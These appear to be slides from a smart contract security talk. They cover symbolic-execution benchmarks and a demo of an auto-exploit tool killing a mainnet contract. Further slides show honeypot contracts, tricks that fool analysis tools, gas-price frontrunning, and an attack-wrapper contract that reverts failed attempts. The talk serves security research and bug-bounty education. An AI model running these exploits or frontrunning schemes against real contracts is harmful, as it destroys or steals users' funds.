Fully execute 63 samples from the smart contract weakness registry

<https://smartcontractsecurity.github.io/SWC-registry/>

	Base	Prune Pure Funcs	Dynamic Pruning	Speedup
1 TX	297s	N/A	N/A	N/A
2 TX	2,346s	1,919s	1,152s	103.5%
3 TX	9,943s	6,072s	2,242s	343.49%
4 TX	too long	13,312s	7,440s	> 400%

Coming soon™

- Function summaries
 - Store constraints imposed on state when executing paths (“summary”)
 - In subsequent runs, apply summary via conjunction instead of re-executing the same code
 - Pakala uses a comparable approach
- Multithreading :)

Scrooge McEtherface

Auto-exploits bugs detected by Mythril



DEMO!

<https://github.com/b-mueller/scrooge-mcetherface>

Scrooge McEtherface

```
scrooge-mcetherface — scrooge 0xf7919d2760a28d20c5120dbf9fa0f86fb2c99704 — 144x25
(mythril) Bernhards-MBP:scrooge-mcetherface bernhardmueller$ ./scrooge 0xf7919d2760a28d20c5120dbf9fa0f86fb2c99704
Scrooge McEtherface at your service.
Analyzing 0xf7919D2760a28d20c5120Dbf9fa0f86Fb2C99704 over 3 transactions.
Found 1 attacks:

ATTACK 0: The contract can be killed by anyone.
  0: Call data: 0x3bb0bcda , call value: 0x0
  1: Call data: 0x41c0e1b5 , call value: 0x0

Python 3.7.4 (default, Jul 19 2019, 17:39:03)
[Clang 10.0.1 (clang-1001.0.46.4)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
(InteractiveConsole)
>>> raids
[Raid(target=0xf7919D2760a28d20c5120Dbf9fa0f86Fb2C99704,type="The contract can be killed by anyone.",steps=[Step(func_hash()="0x3bb0bcda",func_args(),value=0x0), Step(func_hash()="0x41c0e1b5",func_args(),value=0x0)])]
>>> raids[0].execute()
Transaction sent successfully, tx-hash: 0x8c20053f9a67f4a74e7b0627de89dddcae6017d06e7a2de6a5b14f77d8f191468. Waiting for transaction to be mined.
..
Transaction sent successfully, tx-hash: 0x52de8744ba98c0dc14d2f040b7175f95dba8ced22130f48ba674f6ac6bb0d933. Waiting for transaction to be mined.
..
True
>>> █
```

Situation on the Mainnet



Honeypots!

```
contract SharedWallet is Ownable {  
  
    uint256 min_initial_deposit = 0.1 ether;  
    mapping(address => uint256) public balances;  
    address payable public _owner;  
  
    constructor() public payable {  
        _init();  
    }  
  
    function _init() public payable {  
        require(msg.value >= min_initial_deposit);  
        _owner = msg.sender;  
    }  
  
    function deposit() public payable {  
        balances[msg.sender] += msg.value;  
    }  
  
    function withdraw(uint256 amount) public {  
        require(balances[msg.sender] >= amount);  
  
        balances[msg.sender] -= amount;  
        msg.sender.transfer(amount);  
    }  
  
    function ownerWithdraw() public onlyOwner {  
        _owner.transfer(address(this).balance);  
    }  
}
```

Honeypots!

```
contract SharedWallet is Ownable {  
  
    uint256 min_initial_deposit = 0.1 ether;  
    mapping(address => uint256) public balances;  
    address payable public _owner;  
  
    constructor() public payable {  
        _init();  
    }  
  
    function _init() public payable {  
        require(msg.value >= min_initial_deposit);  
        _owner = msg.sender;  
    }  
  
    function deposit() public payable {  
        balances[msg.sender] += msg.value;  
    }  
  
    function withdraw(uint256 amount) public {  
        require(balances[msg.sender] >= amount);  
  
        balances[msg.sender] -= amount;  
        msg.sender.transfer(amount);  
    }  
  
    function ownerWithdraw() public onlyOwner {  
        _owner.transfer(address(this).balance);  
    }  
}
```


```
contract Ownable {  
    address payable private _owner;  
  
    event OwnershipTransferred(address indexed previousOwner, address indexed newOwner);  
  
    constructor () internal {  
        _owner = msg.sender;  
        emit OwnershipTransferred(address(0), _owner);  
    }  
  
    modifier onlyOwner() {  
        require(isOwner(), "Ownable: caller is not the owner");  
        _;  
    }  
}
```

The real owner

Tricking tools (1)

```
function ownerWithdraw() public onlyOwner {  
    _owner.transfer(address(this).balance);  
  
    logger.log('OwnerWithdrawal', address(this).balance, msg.sender);  
}
```

Tricking tools (2)




Transaction ordering

$$\text{TxFee} = \text{Gas} * \text{GasPrice}$$


Block #100

#0	Tx: 0x123456	GasPrice: 5000
#1	Tx: 0xd1e2f3	GasPrice: 2001
#2	Tx: 0xf1d2e3	GasPrice: 2000
#3	Tx: 0xd1fe64	GasPrice: 1900

...




Frontrunning



Transaction 0x1A2B

Destination: 0xContract
GasPrice: 5000
Input: 0xMethodCalled

Frontrunning



Transaction 0x1A2B

Destination: 0xContract

GasPrice: 5000

Input: 0xMethodCalled

Transaction 0x1A2B

Destination: 0xContract

GasPrice: 5000 + 1

Input: 0xMethodCalled

```
function claimOwnership() public payable {
    require(msg.value == 0.1 ether);

    if (claimed == false) {
        player = msg.sender;
        claimed = true;
    }
}

function retrieve() public {
    require(msg.sender == player);

    msg.sender.transfer(address(this).balance);

    player = address(0);
    claimed = false;
}
```


Does this work in the wild?



The victim's transaction

Gas Limit:	32,335
Gas Used by Transaction:	21,752 (67.27%)
Gas Price:	0.000000261000000012 Ether (261.000000012 Gwei)
Nonce	29
Position	1
Input Data:	<pre>Function: claimOwnership() *** MethodID: 0x4e71e0c8</pre>

View Input As

Theo's transaction

Gas Limit:	32,335
Gas Used by Transaction:	32,335 (100%)
Gas Price:	0.000000261000000013 Ether (261.000000013 Gwei)
Nonce Position	21 0
Input Data:	<pre>Function: claimOwnership() *** MethodID: 0x4e71e0c8</pre> <p>View Input As ▾</p>

Defending against Theo

- Roll back transaction if the attack failed

```
contract Wrapper {  
    _target = 0xAaAaAaaAaAaAaAaAaAAAAAAAAAaaaAaAaAaaAaaAa  
  
    constructor(bytes memory _data) public payable {  
        address proxy = address(this);  
        uint256 start_balance = msg.sender.balance + proxy.balance;  
  
        address(_target).call.value(msg.value)(_data);  
  
        assert(msg.sender.balance + proxy.balance > start_balance);  
        selfdestruct(msg.sender);  
    }  
  
    function() external payable {}  
}
```

Get involved!

- War games / CTFs
 - <https://capturetheether.com>
 - <https://ethernaut.openzeppelin.com>
 - <https://blockchain-ctf.securityinnovation.com/>
- Bug bounties
 - <https://bounty.ethereum.org>
 - Many projects pay up to \$100k/bug
 - Check out Sam Szun's work: <https://samczsun.com>

Q & A